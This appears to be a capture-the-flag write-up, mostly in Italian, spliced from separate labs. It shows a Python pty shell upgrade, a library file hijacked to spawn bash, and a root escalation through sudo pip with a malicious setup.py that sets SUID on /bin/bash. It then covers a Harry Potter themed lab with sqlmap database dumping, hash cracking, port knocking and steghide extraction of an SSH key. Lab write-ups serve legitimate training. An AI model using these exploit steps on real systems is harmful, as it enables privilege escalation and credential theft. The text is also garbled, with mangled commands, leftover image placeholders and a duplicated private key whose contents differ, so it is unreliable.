One of my go-to commands for a long time after catching a dumb shell was to use Python to spawn a pty. The `pty module` let's you spawn a psuedo-terminal that can fool commands like `su` into thinking they are being executed in a proper terminal. To upgrade a dumb shell, simply run the following command:

```
1 python -c 'import pty; pty.spawn("/bin/bash")'
```

This will let you run `su` for example (in addition to giving you a nicer prompt)

```
GNU nano 5.4  
#!/usr/bin/env python3  
"""Interfaces for launching and remotely controlling Web browsers."""  
# Maintained by Georg Brandl.  
import pty  
pty.spawn("/bin/bash")  
  
import os  
import shlex  
import shutil  
import sys  
import subprocess  
import threading  
  
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]
```

Infine, abbiamo sfruttato una vulnerabilità in /usr/bin/pip per eseguire un codice malevolo che ci ha permesso di ottenere i privilegi di root.

```
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
arsene@LupinOne:/home/icex64$ ls -all
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7 2021 .
drwxr-xr-x 4 root   root   4096 Oct  4 2021 ..
-rw——— 1 icex64 icex64  488 Mar 19 14:45 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4 2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4 2021 .profile
-rw——— 1 icex64 icex64  12 Oct  4 2021 .python_history
drwx——— 2 icex64 icex64 4096 Oct  4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4 2021 user.txt
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsen on LupinOne:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsen may run the following commands on LupinOne:
  (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/home/icex64$
```

```
bash-5.1$ cd arsen
bash-5.1$ ls
heist.py malicious_package note.txt
bash-5.1$ cd malicious_package
bash-5.1$ ls
malicious.py setup.py
bash-5.1$ cat malicious.py
import os; os.system("chmod u+s /bin/bash")
bash-5.1$ cat setup.py
from setuptools import setup
import os

# Comando malevolo: crea una shell con privilegi di root
os.system('chmod u+s /bin/bash')

setup(
    name='exploit',
    version='1.0',
    description='Exploit package',
    author='Hacker',
    packages=[],
)
```

Utilizzando pip per installare un pacchetto Python malevolo, abbiamo ottenuto una shell con privilegi di root, confermata dal comando whoami.

```
arsene@LupinOne:~/malicious_package$ icious_package
arsene@LupinOne:~/malicious_package$ sudo -u root /usr/bin/pip install . --no-index --find-links /home/arsene/malicious_package
arsene@LupinOne:~/malicious_package$ sudo -u root /usr/bin/pip install . --no-index --find-links /home/arsene/malicious_package
Looking in links: /home/arsene/malicious_package
Processing /home/arsene/malicious_package
Building wheels for collected packages: exploit
  Building wheel for exploit (setup.py) ... done
    Created wheel for exploit: filename=exploit-1.0-py3-none-any.whl size=986 sha256=6a9498040a42343905d8d51d739139976bb265260a9c0d465562d0acfbcc587f
    Stored in directory: /tmp/pip-ephem-wheel-cache-hqtzu7z0/wheels/69/05/b8/fd368dea68b219d6fa6115051cd2e6b87ac51cc799071aa47a
Successfully built exploit
Installing collected packages: exploit
Successfully installed exploit-1.0
arsene@LupinOne:~/malicious_package$
```

```
GNU nano 5.4
#!/usr/bin/env python3
"""
Interfaces for launching and remotely controlling Web browsers.
"""

# Maintained by Georg Brandl.

import pty
pty.spawn("/bin/bash")


import os
import shlex
import shutil
import sys
import subprocess
import threading

__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]
```

```
bash-5.1# whoami
root
bash-5.1#
```

BLACKBOX

HARRY POTTER



INTRODUZIONE

Una sfida epica! In questo test di blackbox a tema Harry Potter, abbiamo affrontato la compromissione della macchina virtuale Theta, sabotata dal dipendente infedele Luca.

Tra porte chiuse e configurazioni critiche manomesse, tra tecniche avanzate come SQL Injection, steganografia e decodifica Brainfuck, abbiamo riaperto varchi e ripreso il controllo del server, dimostrando che nessun sabotaggio può fermare la determinazione!

Accesso iniziale e raccolta informazioni

La prima operazione è stata accedere all'URL della macchina compromessa:

<http://192.168.50.154>.

A seguito della scansione con nmap, notiamo che le porte aperte sono la 80 e la 2222.

Inserendo l'IP della macchina target sul browser troviamo una pagina web che ci chiede user e password, lo testiamo per controllare che sia vulnerabile a SQL o XSS con esito negativo.

Decidiamo di effettuare una scansione GoBuster per verificare che ci siano directory nascoste o altri elementi utili alla nostra ricerca e troviamo varie directory. Tra le varie directory troviamo l'oldsite che alla stregua del precedente sito, chiede user e password ma che presenta vulnerabilità.

```
(kali㉿kali)-[~]
$ gobuster dir -u 192.168.50.158 -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.50.158
[+] Method:       GET
[+] Threads:     50
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout:     10s

Starting gobuster in directory enumeration mode

./htpasswd.php      (Status: 403) [Size: 279]
./htpasswd          (Status: 403) [Size: 279]
./hta.txt           (Status: 403) [Size: 279]
./htaccess.txt      (Status: 403) [Size: 279]
./hta.html          (Status: 403) [Size: 279]
./htaccess          (Status: 403) [Size: 279]
./htpasswd.txt      (Status: 403) [Size: 279]
./hta              (Status: 403) [Size: 279]
./php               (Status: 403) [Size: 279]
./hta.php           (Status: 403) [Size: 279]
./html              (Status: 403) [Size: 279]
./htpasswd.html    (Status: 403) [Size: 279]
./htaccess.php      (Status: 403) [Size: 279]
./htaccess.html    (Status: 403) [Size: 279]
./css               (Status: 301) [Size: 314] [→ http://192.168.50.158/css/]
./images             (Status: 301) [Size: 317] [→ http://192.168.50.158/images/]
./index.php          (Status: 302) [Size: 0] [→ login.php]
./index.php          (Status: 302) [Size: 0] [→ login.php]
./javascript         (Status: 301) [Size: 321] [→ http://192.168.50.158/javascript/]
./login.php          (Status: 200) [Size: 773]
./oldsite            (Status: 301) [Size: 318] [→ http://192.168.50.158/oldsite/]
./server-status      (Status: 403) [Size: 279]
./tmp                (Status: 200) [Size: 18]
./welcome.php        (Status: 200) [Size: 29]

Progress: 18456 / 18460 (99.98%)
Finished
```

Esaminando page source dell'oldsite troviamo all'interno un codice in linguaggio Brainfuck.

Decodificando il codice abbiamo ottenuto il numero 9991 ("di"),

Inoltre, abbiamo identificato nel sito un'immagine protetta tramite steganografia, il cui logo era accompagnato dalla parola chiave "accio". Utilizzando Steghide, abbiamo estratto un file denominato poesia.txt, contenente ulteriori indizi.


Successivamente, utilizzando SQL Injection sulla pagina di login della directory **/oldsite**, siamo riusciti a estrarre i nomi utenti e dopo aver utilizzato SQLmap abbiamo ottenuto le password crittografate dal database.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.1.66/oldsite/login.php" --data "username=admin&password=admin" -D oldsite -T users --dump
[...]
{1.8.11#stable}
https://sqlmap.org

11:08:42] [INFO] fetching columns for table 'users' in database 'oldsite'
11:08:42] [INFO] fetching entries for table 'users' in database 'oldsite'
database: oldsite
table: users
4 entries]
+-----+-----+
| id | password           | username |
+-----+-----+
| 1  | $2y$10$Dy2MtfKLfvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK | anna    |
| 2  | $2y$10$lNS1EUevEtLqsp.OEq4UkuGREzvkhZCdpT9h5t.Fw6oBZsai.Ei | luca    |
| 3  | $2y$10$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK | marco   |
| 4  | $2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh6Q6aHRZDy | milena  |
+-----+-----+
11:08:42] [INFO] table 'oldsite.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.66/dum
11:08:42] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.66'
*] ending @ 11:08:42 /2025-03-19/
```

Dopo aver utilizzato l'hashcat, sui nomi utenti, solo Milena ci restituisce la password: **darkprincess**


Ottenute le credenziali di Milena, riusciamo ad accedere all'oldsite.



Abbiamo tentato di collegarci tramite SSH con l'utente user e la password Harry, perchè dopo aver tentato un attacco XSS per rubare i cookie di sessione, tramite una deduzione logica dettata dalla frase che alludeva al fatto che Harry non potesse essere un babbano poichè un purosangue, siamo riusciti ad accedere con il nome utente “user” e la password harry sulla porta 2222.

Con le credenziali di Milena riusciamo ad ottenere l'accesso.

Navigando all'interno delle directory, alcuni comandi si comportavano in maniera inusuale ad esempio il comando “df”, “nano” e “mount” da cui ricaviamo le altre parole chiave



—(kali㉿kali)-[~]
\$ ssh h hsssssh user@192-p2222.168.1.122-p2222ssKali NetHunter Exploit-DB Google Hacking DB OffSec
user@192.168.1.122's password:

*
* Benvenuti al Server Magico di HogTheta *
*
* Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*
* △ Ricordate: ogni accesso non autorizzato verrà *
* immediatamente riportato al Ministero della Magia. △ *
*

user@hogtheta:~\$ nano
reducto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789.
user@hogtheta:~\$ df
Filesystem Size Used Avail Use% Mounted on
rootfs 4.7G 731M 3.8G 17% /
tmpfs 10M 0 10M 0% /dev
tmpfs 25M 192K 25M 1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af 4.7G 731M 3.8G 17% /
tmpfs 5.0M 0 5.0M 0% /run/lock
tmpfs 101M 0 101M 0% /run/shm
lumos 1700 0 1700 0% La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700.
user@hogtheta:~\$ mount
/dev/sda1 on / type ext3 (rw,errors=remount-ro)
tmpfs on /lib/init/rw type tmpfs (rw,nosuid mode=0755)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
tmpfs on /dev type tmpfs (rw,mode=0755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
protego on /un/incantesimo/di/protezione/appare/e rivela che (il,numero,magico,per,'non avere',è,55677)
user@hogtheta:~\$

Ciao, milena!

Scrivi qualcosa..

A seguito delle diverse scansioni nmap abbiamo notato che le porte variano da una scansione all'altra e questo comportamento ci fa dedurre che è stato utilizzato un sistema di port knocking.

Dato che abbiamo ottenuto diversi valori collegata ad una frase a noi conosciuta, possiamo supporre che i valori associati ad ogni parola siano le porte necessarie ad eseguire la corretta sequenza del port knocking.

9220 => giuro

1700 => solennemente

9991 => di

55677 => non avere

37789 => buone

7282 => intenzioni

65511 => fatto

12000 => il

41002 => misfatto

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.122
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-21 07:09 EDT
Nmap scan report for blackbox.homenet.telecomitalia.it (192.168.1.122)
Host is up (0.0016s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Synology DiskStation NAS ftpt
42/tcp    open  tcpwrapped
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp    (Firmware: 1)
2222/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
5060/tcp  open  tcpwrapped
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
8443/tcp  open  ssl/tcpwrapped
MAC Address: 08:00:27:6C:4C:3D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: ; OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.79 seconds
```

Ciao, milena!

```
(kali㉿kali)-[~]
└─$ knock 192.168.1.122 9220 1700 9991 55677 37789 7282
Scriv qualcosa...
Submit

(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.122
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-21 07:10 EDT
Nmap scan report for blackbox.homenet.telecomitalia.it (192.168.1.122)
Host is up (0.0019s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
2222/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:6C:4C:3D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
```

```
(kali㉿kali)-[~]
```

Dopo ulteriori ricerche, abbiamo individuato una directory shared di Milena contenente altre due password che danno accesso al servizio ssh di Marco e Luca.

The screenshot shows a Kali Linux desktop environment with several windows open. In the center is a terminal window displaying a command-line session:

```
(kali㉿kali)-[~]
$ ssh milena@192.168.1.127
milena@192.168.1.127's password:
Theta fa schifo

Last login: Thu Mar 20 20:54:34 2025 from 192.168.1.201
milenagblackbox:~$ ls
flag.txt
milenagblackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milenagblackbox:~$ cd ..
milenagblackbox:/home$ ls
anna luca marco milena shared
milenagblackbox:/home$ cd shared/
milenagblackbox:/home/shared$ ls -lla
total 12
drwxrwx--- 2 anna shared 4096 Oct  2 15:21 .
drwxr-xr-x  7 root  root  4096 Sep 30 08:40 ..
-rw-rw-r--  1 milena shared  45 Oct  2 15:21 .myLovePotion.swp
milenagblackbox:/home/shared$ cat .myLovePotion.swp
ai(qdP7>Fw953P
917(O99B77-16h
darkprincess
milenagblackbox:/home/shared$ 
```

Below the terminal, another terminal window shows the extraction of a stego image:

```
(kali㉿kali)-[~]
$ ssh luca@192.168.1.127
luca@192.168.1.127's password:
Theta fa schifo

Last login: Thu Mar 20 13:54:18 2025 from 192.168.1.201
luca@blackbox:~$ ls
flag.txt theta-key.jpg
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$ 
```

```
(kali㉿kali)-[~]
$ scp luca@192.168.1.127:/home/luca/theta-key.jpg .
luca@192.168.1.127's password:
theta-key.jpg                                         100% 139KB 3.4MB/s 00:00
```

```
(kali㉿kali)-[~]
$ steghide extract -sf theta-key.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

```
(kali㉿kali)-[~]
$ steghide extract -sf theta-key.jpg
Enter passphrase:
the file "id_rsa" does already exist. overwrite ? (y/n) y
wrote extracted data to "id_rsa".
```

```
(kali㉿kali)-[~]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1zZXxtdjeAAAAABG5VbmJAAAEBm9uZQAAAAAAAABAAABlwAAAdzc2gtcn
NmAAAAAwEAMQAAYEAgc5eyN1G7108UXIRLXVfM8nZ+kKggorLfyEYNJ2Jl646Qkf3
8Vg2uSXz0pgJ9tWSWz7M06014W1ahy7anITWZVV7UG/FvsURKf/UbR7odwOBWn2PVA
zrJFguHvqo30p4K18tnzPPHP0hs/JWSFRARP66v6H576dj1tgU0DaFxqrAxR1608A85
UESVOA9eCabvqDvbY09LVuoalRgN6W+PE1b8eCpN5u0RxOr0m004geG7KaowJ1AcrN6cm
```

Dopo aver analizzato al loro interno, con l'utente di Luca siamo riusciti a trovare sia la flag che la theta-key.jpg (una foto protetta da steganografia, decriptata grazie alla "Wand" trovata nei cookie di sessione).

```
(kali㉿kali)-[~]
$ scp luca@192.168.1.127:/home/luca/theta-key.jpg .
luca@192.168.1.127's password:
theta-key.jpg

(kali㉿kali)-[~]
$ steghide extract -sf theta-key.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!

(kali㉿kali)-[~]
$ steghide extract -sf theta-key.jpg
Enter passphrase:
the file "id_rsa" does already exist. overwrite ? (y/n) y
wrote extracted data to "id_rsa".

(kali㉿kali)-[~]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEBm9uZQAAAAAAAAAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqdc5eyNiG7l08UXIRlXVfrM8onZ+kKGgorLfyEYjNJJl644QKef3
8Vg2uSXzdpqj9tWSWAz7M066i4w1ahy7anhIWzeVV7UG/FvsbR1Kr/UbR7odwoBW6N2PXA
zrjFguTHvqo30p4K18TnzPPhPOh3/JW5FRARPG6v6H57GdjtjgdU0DafXqrAxRI6D8Au85
uESVOA9eCab0vqDvbY09LVuoalRgN66W+PEib8eCpNs0RxOrm0D4geG7KaowJ1AcrN6cm
```

